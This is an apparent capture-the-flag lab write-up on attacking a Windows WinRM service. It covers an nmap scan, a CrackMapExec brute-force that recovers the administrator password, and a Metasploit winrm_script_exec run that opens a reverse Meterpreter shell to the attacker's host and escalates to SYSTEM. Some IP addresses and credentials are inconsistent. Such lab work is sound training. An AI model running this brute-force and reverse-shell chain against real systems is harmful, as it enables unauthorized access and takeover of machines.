Windows: WinRM Exploitation

Credential Brute-Force, Authenticated Access, and Remote Command Execution via WinRM

Goal

The objective of this lab was to identify an exposed WinRM service, obtain valid credentials through brute-force, and leverage those credentials to gain remote command execution and retrieve the flag.

0) Setup

- **Target:** `demo.ine.local` (`10.2.18.45`)
- **Tools:** `nmap`, `crackmapexec`, Metasploit Framework (`winrm_script_exec`)

1) Reconnaissance & Service Enumeration

3.1 1.1 Host Verification and Target Identification

My Thinking: I always start by confirming the target is reachable. A quick ping helps validate connectivity and also gives an early OS hint based on TTL values.
After confirming the host is up, I focus on identifying exposed services. Since this is a Windows environment, I specifically checked for WinRM because it allows remote management and can be directly abused if credentials are weak.

```
┌──(root㉿INE)-[~]
└─# ping -c 1 demo.ine.local
PING demo.ine.local (10.2.27.36) 56(84) bytes of data.
64 bytes from demo.ine.local (10.2.27.36): icmp_seq=1 ttl=125 time=3.34 ms

--- demo.ine.local ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 3.338/3.338/3.338/0.000 ms

┌──(root㉿INE)-[~]
└─# nmap -sV -p 5985 10.2.27.36
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-15 00:14 IST
Nmap scan report for demo.ine.local (10.2.27.36)
Host is up (0.0032s latency).

PORT     STATE SERVICE VERSION
5985/tcp open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.35 seconds
```

Figure 1: Nmap scan confirming WinRM service on port 5985

What I found:

- Port `5985/tcp` is open
- Service identified as `Microsoft HTTPAPI httpd 2.0`
- Confirms WinRM is exposed and accessible

Why this matters:

- WinRM allows remote command execution over HTTP
- If credentials are valid, no exploit is required


Decision:

- Attempt credential brute-force attack

2) Exploitation: Credential Brute-Force

4.1 2.1 Using CrackMapExec

> **Strategy:** WinRM requires authentication, so the next logical step is credential discovery. Instead of using very large wordlists, I targeted the administrator account with a focused password list. This approach is faster and often effective in lab environments where weak credentials are intentionally used.



```
┌──(root㉿INE)-[~]
└─# crackmapexec winrm 10.2.27.36 -u administrator -p /usr/share/metasploit-framework/data/wordlists/uni
asswords.txt
SMB         10.2.27.36      5985   SERVER           [*] Windows 10 / Server 2019 Build 17763 (name:SERVE
(domain:server)
HTTP        10.2.27.36      5985   SERVER           [*] http://10.2.27.36:5985/wsman
WINRM       10.2.27.36      5985   SERVER           [-] server\administrator:admin
WINRM       10.2.27.36      5985   SERVER           [-] server\administrator:123456
WINRM       10.2.27.36      5985   SERVER           [-] server\administrator:hello
WINRM       10.2.27.36      5985   SERVER           [-] server\administrator:elizabeth
WINRM       10.2.27.36      5985   SERVER           [-] server\administrator:hottie
WINRM       10.2.27.36      5985   SERVER           [+] server\administrator:tinkerbell (Pwn3d!)

┌──(root㉿INE)-[~]
└─# crackmapexec winrm 10.2.27.36 -u admintrator -p thinkerbell -x "whoami"
SMB         10.2.27.36      5985   SERVER           [*] Windows 10 / Server 2019 Build 17763 (name:SERVER)
(domain:server)
HTTP        10.2.27.36      5985   SERVER           [*] http://10.2.27.36:5985/wsman
WINRM       10.2.27.36      5985   SERVER           [-] server\admintrator:thinkerbell
```

Figure 2: CrackMapExec discovering valid credentials

What I found:

- Valid credentials: `administrator:tinkerbell`

Verification: crackmapexec winrm 10.2.27.45 -u administrator -p tinkerbell -x "whoami"

What this confirms:

- Credentials are valid
- Remote command execution is possible

Decision:

- Move to Metasploit for a more stable interactive session

3) Initial Access via WinRM

5.1 3.1 Using Metasploit (winrm_script_exec)

My Thinking: While CrackMapExec confirmed access, it provides limited interaction. For post-exploitation, I need a stable shell.
The `winrm_script_exec` module allows me to execute payloads over WinRM and establish a Meterpreter session, which is far more powerful.

```
msf6 > workspace -a WinRM_Lab
[*] Added workspace: WinRM_Lab
[*] Workspace: WinRM_Lab
msf6 > search winrm_script

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  exploit/windows/winrm/winrm_script_exec   2012-11-01       manual  No     WinRM Script Exec Remote Cod
e Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/winrm/winrm_scrip
t_exec

msf6 > use exploit/windows/winrm/winrm_script_exec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/winrm/winrm_script_exec) >

msf6 exploit(windows/winrm/winrm_script_exec) > set RHOSTS 10.2.27.36
RHOSTS => 10.2.27.36
msf6 exploit(windows/winrm/winrm_script_exec) > set FORCE_VBS false
FORCE_VBS => false
msf6 exploit(windows/winrm/winrm_script_exec) > set USERNAME administrator
USERNAME => administrator
msf6 exploit(windows/winrm/winrm_script_exec) > set PASSWORD tinkerbell
PASSWORD => tinkerbell
msf6 exploit(windows/winrm/winrm_script_exec) > exploit

[*] Started reverse TCP handler on 10.10.37.4:4444
[*] Checking for Powershell 2.0
[-] You selected an x86 payload for an x64 target ... trying to run in compat mode
[*] Grabbing %TEMP%
[*] Uploading powershell script to C:\Users\ADMINI~1\AppData\Local\Temp\mdqLCasF.ps1 (This may take a few m
inutes) ...
[*] Attempting to execute script ...
[*] Sending stage (176198 bytes) to 10.2.27.36
[*] Session ID 2 (10.10.37.4:4444 → 10.2.27.36:49945) processing InitialAutoRunScript 'post/windows/manage
/priv_migrate'
[*] Current session process is powershell.exe (4300) as: SERVER\Administrator
[*] Session is Admin but not System.
[*] Will attempt to migrate to specified System level process.
[-] Could not migrate to services.exe.
[-] Could not migrate to wininit.exe.
[*] Trying svchost.exe (888)
[+] Successfully migrated to svchost.exe (888) as: NT AUTHORITY\SYSTEM
[*] Meterpreter session 2 opened (10.10.37.4:4444 → 10.2.27.36:49945) at 2026-04-15 01:14:29 +0530

meterpreter >
```

Figure 3: Meterpreter session established

Important Option: FORCE_VBS

- `false` (default): Uses PowerShell execution (more reliable)
- `true`: Forces VBScript execution

Why I kept it false:

- PowerShell is usually more stable on modern Windows systems
- Allows Metasploit to automatically select the best execution method

When I would change it:

- If PowerShell is restricted or blocked
- If payload execution fails
- If AV interferes with default execution

What happened:

- Payload executed successfully
- Reverse connection established
- Meterpreter session opened

Impact:

- Authenticated remote code execution achieved

4) Post-Exploitation

6.1 4.1 Verifying Access and Retrieving the Flag

My Thinking: After gaining access, I needed to verify control and complete the objective. On most lab systems, the flag is located in common directories such as the root of the C drive or user desktops.




Figure 4: Flag retrieved from system

What I confirmed:

- Full access to the system
- Ability to read sensitive files

Key Takeaways

- **WinRM is a high-value target.** If exposed with weak credentials, it provides direct remote access.
- **Credential attacks are often enough.** No vulnerability exploit was required.
- **Tool chaining is important.** Nmap → CrackMapExec → Metasploit.
- **Execution methods matter.** Understanding options like `FORCE_VBS` helps in bypassing restrictions.
- **Always verify access.** Confirming execution (e.g., `whoami`) ensures reliability before moving forward.